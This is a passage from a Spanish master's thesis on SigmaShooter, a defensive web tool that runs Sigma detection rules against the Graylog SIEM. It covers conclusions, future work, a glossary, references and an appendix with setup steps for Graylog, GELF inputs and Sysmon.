



Figura 69: Ventana de Upload Logs con resultados tras una subida de registros

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

Al igual que en los puntos anteriores, estas alertas también se envían a Graylog. Se recomienda para un análisis más cómodo y detallada, revisar estas alertas desde el SIEM.

Por otro lado, al enviar los eventos de Windows *parseados*, campo – valor, al SIEM Graylog, para ejecutar las firmas SIGMA sobre ellos, es posible realizar el análisis forense aprovechando las ventajas de búsqueda que ofrece el SIEM, por ejemplo, ordenando por los comandos más utilizados:



CommandLine	count()
"C:\Program Files\Common Files\McAfee\ClientAnalytics\McClientAnalytics.exe" -Embedding	292
C:\Windows\System32\slui.exe -Embedding	265
"C:\Program Files\Common Files\McAfee\ActWiz\McAutoReg.Exe"	264
taskhost.exe \$(Arg0)	233
"taskhost.exe"	131
"C:\Program Files\mcafee.com\agent\McUpdate.exe" /metroupload 9	128
"LogonUI.exe" /flags:0x0	101
%%SystemRoot%\system32\csrss.exe ObjectDirectory=Windows SharedSection=1024,12288,512 Windows=On SubSystemType=Windows ServerDll=basessvr,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestTh	91

Figura 70: Agregación del campo CommandLine de los eventos de Graylog

De esta forma, los analistas forenses se pueden beneficiar del funcionamiento de SigmaShooter para, al igual que en el punto anterior, buscar amenazas, clasificadas en las reglas SIGMA cargadas, en los registros de los equipos analizados, poner un punto de partida al análisis y determinar su alcance, según las alertas generadas. De igual importancia son las reglas que no generen alerta, ya que podemos descartar estos ataques en la red.

En el informe forense final, se podría indicar que se han revisado todos los ataques comprendidos en las firmas SIGMA cargadas en la herramienta con las conclusiones extraídas.

7. Lanzamiento de SigmaShooter

Llegados a este punto de la memoria, y tras comprobar con las pruebas realizadas en el punto anterior, que la herramienta diseñada cumple correctamente con los requisitos marcados y puede aportar muchos beneficios a los analistas con la ejecución de firmas SIGMA contra los sistemas SIEM, se decide publicar la herramienta en Github.

Se puede acceder al proyecto de SigmaShooter desde el siguiente enlace:

<https://github.com/ppllop1s/SigmaShooter>

El proyecto tendría el siguiente aspecto:




Figura 71: Respositorio del proyecto SigmaShooter en Github

8. Conclusión

Poco a poco, las organizaciones van adquiriendo conciencia de las graves consecuencias que podrían sufrir si fueran víctimas de un ataque cibernético. Por ello, la gran mayoría ya disponen de sistemas SIEM para controlar desde un entorno centralizado las actividades producidas en la red y en los sistemas, con el fin de detectar amenazas, intrusiones o comportamientos anómalos.

Por otro lado, además de disponer de un SIEM configurado, muchas empresas han empezado a trabajar con el estándar de SIGMA para organizar su inteligencia de detección en forma de firmas SIGMA y ampliar el abanico de detección de técnicas utilizadas por los atacantes, ya sea mediante las firmas generadas por el equipo de seguridad de la empresa o por firmas compartidas en Internet por investigadores y analistas.

Para facilitar la organización y gestión de firmas SIGMA en las organizaciones se ha desarrollado en este proyecto una herramienta de código abierto que cumple con estos requisitos. Además, la solución propuesta también ofrece la capacidad de ejecución automática de firmas SIGMA contra el SIEM, Graylog en su primera versión, y generación de alertas para investigar los incidentes que hayan coincidido con el contenido de las firmas ejecutadas.

En conclusión, la herramienta diseñada permite a los analistas centrarse en la investigación de incidentes de seguridad y generación de inteligencia, librándolos de tareas tediosas como son la organización y ejecución de firmas SIGMA.

9. Trabajos Futuros

En este punto se proponen una serie de mejoras y trabajos futuros en la aplicación desarrollada para conseguir un servicio más completo y útil para los usuarios:

- Añadir autenticación para permitir el acceso a la inteligencia cargada en la herramienta a los usuarios autorizados.
- Ampliar el número de sistemas SIEM con los que interaccionar:
 - Graylog
 - Elastic
 - QRadar
 - Splunk Enterprise
 - ...
- Mejorar la parte visual de la herramienta:
 - Añadir un editor de código YAML para cuando se edite una firma SIGMA desde la interfaz.
- Ampliar los registros que se pueden subir y analizar en la herramienta:
 - Eventos de Windows
 - MFT
 - Eventos de Proxy
 - Eventos de DNS
 - ...

10. Glosario/Diccionario

API (Application Programming Interface): Conjunto de definiciones y protocolos que se utilizan para desarrollar e integrar el software de las aplicaciones.

APT (Advanced Persistent Threat): Conjunto de procesos informáticos sigilosos orquestados por un tercero con la intención y la capacidad de atacar de forma avanzada y continuada en el tiempo, un objetivo determinado.

Backend: Motor, tecnologías en el lado del servidor.

Bash: Lenguaje de comandos y shell de Unix

Crontab: Administrador de tareas programadas de Linux.

Driver: Programa que controla un dispositivo, también llamado controlador.

Frontend: Interfaz, tecnologías en el lado del cliente.

GIR: Grupo de Intervención Rápida

Github: Plataforma de desarrollo de proyectos software utilizando el sistema de control de versiones Git.

GZIP: Herramienta de compresión de datos.

Hash: Algoritmo matemático que transforma cualquier bloque arbitrario de datos en una nueva serie de caracteres con una longitud fija.

HTTP (Hypertext Transfer Protocol): Protocolo de comunicación que permite las transferencias de información en la World Wide Web.

HTTPS (Hypertext Transfer Protocol Secure): HTTP seguro.

Log: Registro de información.

Machine learning: Aprendizaje automático hace referencia a la capacidad de una máquina o software para aprender mediante la adaptación de ciertos algoritmos de su programación respecto a cierta entrada de datos en su sistema.

MFT (Master File Table): Base de datos con información de todos los ficheros y directorios almacenados en un sistema NTFS.

NAT (Network Address Translation): Mecanismo utilizado por routers IP para intercambiar paquetes entre dos redes que asignan mutuamente direcciones incompatibles

OVA (Open Virtual Appliance): Estándar abierto para empaquetar y distribuir servicios virtualizados.

Phishing: Conjunto de técnicas que persiguen el engaño a una víctima para realizar una acción concreta.

Powershell: Interfaz de consola con posibilidad de escritura y unión de comandos por medio de instrucciones.

Proxy: Servidor que hace de intermediario en las peticiones de recursos que realiza un cliente a otro servidor.

Python: Lenguaje de programación interpretado cuya filosofía hace hincapié en la legibilidad de su código.

Retro-hunting: En este entorno, búsqueda de amenazas sobre datos pasados.

Root: Superusuario de los sistemas operativos Unix.

Sandboxing: Técnica de seguridad que permite ejecutar un programa en un espacio cerrado y limitado.

Sha256: Tipo de conjunto de funciones hash criptográficas.

SOC (Security Operations Center): Central de seguridad informática que previene, monitorea y controla la seguridad en las redes y en Internet.

SSH (Secure SHell): Nombre de un protocolo y del programa que lo implementa cuya principal función es el acceso remoto a un servidor por medio de un canal seguro en el que toda la información está cifrada.

Syslog: Estándar de facto para el envío de mensajes de registro en una red informática IP.

TCP (Transmission Control Protocol): Protocolo de nivel de transporte basado en la creación de conexiones entre sí para que se cree un flujo de datos.

TLS (Transport Layer Security): Protocolos criptográfico que proporciona comunicaciones seguras por una red, comúnmente Internet.

UDP (User Datagram Protocol): Protocolo del nivel de transporte basado en el intercambio de datagramas.

Wildcard: O carácter comodín, es un carácter que representa cualquier otro carácter o cadena de caracteres.

YAML: Formato de serialización de datos legible por humanos.

11. Referencias

- Blog de seguridad de Incibe, artículo "Despliegue de SIEM en entornos TO", Noviembre 2019: <https://www.incibe-cert.es/blog/despliegue-siem-entornos>
- Blog de HelpSystems, artículo "¿Qué es un SIEM?", Diciembre 2019: <https://www.helpsystems.com/es/blog/que-es-un-siem>
- Blog de Sofecom, artículo "SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran", Carlos Polanco, Mayo 2018: <https://sofecom.com/que-es-un-siem/>
- Información consultada de los SIEM más utilizados:
 - Productos de IBM, recurso "IBM QRadar SIEM": <https://www.ibm.com/es-es/marketplace/ibm-qradar-siem>
 - Productos de Microfocus, recurso "ArcSight Enterprise Security Manager (ESM)": <https://www.microfocus.com/es-es/products/siem-security-information-event-management/overview>
 - Productos de Splunk, recurso "The Splunk Analytics-Driven Solution": https://www.splunk.com/en_us/siem-security-information-and-event-management.html
 - Productos de Elastic, recurso "SIEM, de los creadores del Elastic Stack (ELK)": <https://www.elastic.co/es/siem>
 - Productos de Graylog, recurso "SIEM, SIMPLIFIED", Noviembre 2018: <https://www.graylog.org/post/siem-simplified>
 - Blog de Microsoft, artículo "¿Qué es Azure Sentinel?", Microsoft, Septiembre 2019: <https://docs.microsoft.com/es-es/azure/sentinel/overview>
- Proyecto oficial de Sigma, repositorio "Sigma, Generic Signature Format for SIEM Systems", Florian Roth: <https://github.com/Neo23x0/sigma>
- Wiki oficial de Sigma, repositorio "Sigma rule specification", Florian Roth, Noviembre 2019: <https://github.com/Neo23x0/sigma/wiki/Specification>
- Blog de seguridad de Fireeye, artículo "APT40: Examining a China-Nexus Espionage Actor", Fred Plan, Nalani Fraser, Jacqueline O'Leary, Vincent Cannon, Ben Read, Marzo 2019: <https://www.fireeye.com/blog/threat-research/2019/03/apt40-examining-a-china-nexus-espionage-actor.html>
- Información consultada de las herramientas del Estado del Arte:
 - Blog de SOC Prime, artículo "UNCODER.IO USER GUIDE", Jordan Camba: <https://socprime.com/en/blog/uncoder-io-user-guide/>
 - Proyecto oficial de Sigma UI, repositorio "Sigma UI", SOC Prime: <https://github.com/socprime/SigmaUI>
 - Blog de Joe Security, artículo "Joe Sandbox + SIGMA", Joe Sandbox, Octubre 2019: <https://www.joesecurity.org/blog/8225577975210857708>
 - Proyecto oficial de Sigma2SplunkAlert, repositorio "Sigma2SplunkAlert: Converts Sigma detection rules to a Splunk alert configuration.", Patrick Bareiss: <https://github.com/P4T12ICK/Sigma2SplunkAlert>
 - Blog de Microsoft, artículo "Importing Sigma Rules to Azure Sentinel", Ian Hellen, Mayo 2019: <https://techcommunity.microsoft.com/t5/azure-sentinel/importing-sigma-rules-to-azure-sentinel/ba-p/657097>

- Página web de Choosealicense para elegir una licencia para el proyecto:
<https://choosealicense.com/>

12. ANEXO

12.1. Instalación del SIEM Graylog

12.1.1. Sobre esta guía

En la siguiente guía instalaremos la versión oficial de Graylog 3.2.4, que corresponde con la última versión en el momento de realización esta guía, 2 de abril de 2020. Descargamos esta versión en formato OVA, la cual, ya nos ofrece la versión de Graylog preinstalada en una máquina virtual. Esta OVA la importaremos sobre el software de virtualización VMware Workstation, versión 15.5.1.

Podemos ver las descargas disponibles de Graylog en otros formatos desde el siguiente enlace:

<https://www.graylog.org/downloads>

12.1.2. Instalando Graylog desde OVA

Descargamos la última versión de Graylog estable disponible, en nuestro caso, es la versión 3.2.4, la cual se puede descargar del siguiente enlace:

<https://downloads.graylog.org/releases/graylog-omnibus/ova/graylog-3.2.4-1.ova>

Y la importamos en VMware desde “Open a Virtual Machine”:




Figura 72: Ventana principal de VMware

Seleccionamos la OVA descargada y continuamos con la importación siguiendo las opciones por defecto.

Una vez importada, abrimos su configuración, desde el panel “Library”, el cual por defecto se muestra en la parte izquierda, clicamos con el botón derecho en la máquina importada, seleccionamos “Settings...”, y, dentro de la configuración, en la ventana de

“Network Adapter” marcamos la opción de NAT, esta opción asignará de manera automática una dirección IP al servidor desde el cual podremos interactuar con el equipo anfitrión y con Internet, en el caso de que se quieran actualizar paqueterías o instalar alguna en concreto:




Figura 73: Ventana de configuración de la máquina virtual de Graylog

Aplicamos los cambios y ya podemos iniciar la máquina.

Una vez iniciada, accedemos con las credenciales que nos mostrará por pantalla, en nuestro caso ubuntu/ubuntu.

El servidor inicia el servicio SSH en su arranque por lo que también recomendamos acceder desde el cliente SSH favorito, en nuestro caso utilizaremos [MobaXterm](#)³¹. Una vez accedido al servidor, el primer cambio que haremos será cambiar el teclado al español:

```
# Accemos por SSH
$ ssh ubuntu@<ip-servidor>
# Cambiamos teclado a español
$ sudo loadkeys es
```

Una vez cambiado el teclado, recomendamos cambiar la contraseña en este momento por otra más segura, con el comando `$ passwd <usuario>`, ya que este usuario dispone de permisos para escalar a súper-usuario, *root*.

A continuación, generamos una contraseña para acceder a la consola web de Graylog, calculamos su *hash* sha256 y la copiamos en el fichero de configuración de la herramienta:

```
# Creamos nuestra contraseña y calculamos su hash sha256
$ echo -n "secret0" | sha256sum
97699b7cc0a0ed83b78b2002f0e57046ee561be6942bec256fe201abba552a9e -
# Abrimos fichero de configuración de Graylog y pegamos el valor en la
```

³¹ <https://mobaxterm.mobatek.net/>

```
variable root_password_sha2
$ sudo vi /etc/graylog/server/server.conf
#root_password_sha2 = 0ddfd01ba19f4a7a9faaf2d2168010c629e8697c9e5709a5a7220b75922bbdea
root_password_sha2 = 97699b7cc0a0ed83b78b2002f0e57046ee561be6942bec256fe201abba552a9e
```

Figura 74: Configuración de la contraseña de admin en server.conf

```
# Reiniciamos el servidor para aplicar los cambios
$ sudo graylog-ctl restart
```

Con estos cambios realizados, ya podemos acceder a Graylog directamente desde el navegador introduciendo la dirección IP del servidor y accediendo con las credenciales admin/<contraseña creada en el paso anterior>.

NOTA: para conocer la dirección IP del servidor se puede ejecutar el siguiente comando desde el terminal:

```
$ hostname -I | awk '{print $1}'
```




Figura 75: Ventana web de acceso a Graylog

En el siguiente capítulo del ANEXO veremos la puesta en marcha de Graylog para empezar a enviar eventos al sistema.

12.2. Envío de eventos a Graylog

En este punto describiremos las configuraciones necesarias para empezar a recibir eventos en el SIEM Graylog. Los datos enviados como ejemplo para comprobar su funcionamiento serán eventos generados en un sistema Windows.

12.2.1. Configuración de *inputs* en Graylog

Para poder recibir eventos en Graylog tendremos que crear *inputs* que son unos mecanismos de entrada de datos los cuales escuchan en un puerto configurado un tipo de dato elegido en la creación del *input*. Todos los datos enviados a dicho puerto con el formato correcto serán almacenados en la base de datos de Graylog, para posteriormente poder ser consultados desde la interfaz.

Para crear un *input*, desde la interfaz, nos desplazamos al desplegable *System* y seleccionamos *Inputs*:




Figura 76: Opción de *Inputs* desde la ventana principal de Graylog

Y desde la ventana de *Inputs*, seleccionamos por ejemplo el tipo de entrada GELF UDP, un tipo de formato de registro propio de Graylog que corrige y mejora algunas de las capacidades del clásico *syslog*:




Figura 77: Ventana de *Inputs* de Graylog

Una vez seleccionado, pulsamos en el botón “Launch new input” para terminar de configurar el *input*. En la siguiente ventana nos aparecerán las opciones disponibles para configurarlo. En nuestro caso, se ha marcado la opción “Global”, para que el *input* se inicie en todos los nodos, se ha elegido el título “Windows Events”, ya que aquí es donde enviaremos todos los eventos Windows de los equipos, y se ha dejado el resto de los valores por defecto.

Finalizada la configuración, pulsamos en “Save” para guardar, y ya tendríamos nuestro primer *input* de Graylog configurado:




Figura 78: Input Windows Events creado

En el siguiente punto veremos cómo enviar eventos a este input y consultarlos a través de la interfaz.

12.2.2. Envío de eventos Windows a Graylog con NxLog

Ya creado el *input* en Graylog, disponemos del puerto 12201/UDP, seleccionado por defecto, para enviar datos en formato GELF.

En este punto, enviaremos eventos de Windows al SIEM, para ello accedemos a una máquina con sistema operativo Windows, en nuestro caso, para no afectar en gran medida el rendimiento del equipo anfitrión, se ha elegido una máquina virtual Windows 7, pero el procedimiento descrito a continuación es similar en todas las versiones de Windows 7 en adelante.

Además de los eventos generados por defecto por el propio sistema operativo, “Application”, “Security” y “System”, también enviaremos los eventos generados por la utilidad Sysmon, de Microsoft, la cual aporta en formato evento de Windows más información detallada de la actividad del sistema. En el siguiente punto describimos más detenidamente la funcionalidad de Sysmon y su instalación en un sistema Windows. Si ya se tiene instalado Sysmon en el equipo o no se va a utilizar este tipo de información, puede saltarse el siguiente punto.

12.2.2.1. Instalación de Sysmon en Windows

[Sysmon](#), *System Monitor*, es un servicio creado por Sysinternals, de Microsoft, que trabaja a nivel de controlador en el equipo para recopilar información de toda la actividad relevante que sucede en un sistema Windows, como procesos creados, conexiones de red o cambios en la hora de creación de los ficheros, entre otros.

Se puede encontrar más información sobre este servicio en el siguiente enlace:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Para instalar Sysmon, descargamos la última versión desde el enlace anterior y abrimos un terminal con permisos de administrador:




Figura 79: Ejecución de la consola de Windows como administrador

Para la instalación de Sysmon es recomendable definir un fichero de configuración de los eventos que se deseen generar, ya que con la configuración por defecto podemos perder eventos relevantes del sistema de nuestro interés. Para esta instalación vamos a utilizar el fichero de configuración de Sysmon realizado por SwiftOnSecurity que ofrece una configuración interesante para generar los eventos más relevantes del sistema midiendo no afectar en gran medida el rendimiento del equipo. Esta configuración se puede encontrar en el siguiente enlace:

<https://github.com/SwiftOnSecurity/sysmon-config>

Con Sysmon y el fichero de configuración ya descargados, instalamos el servicio con el siguiente comando:

```
> sysmon.exe -accepteula -i sysmonconfig-export.xml
```

NOTA: utilizar la versión de 64 bits del instalador de Sysmon para sistemas operativos con esta arquitectura.

En el proceso de instalación se incluye Sysmon para que arranque cada vez que se inicie el sistema operativo.

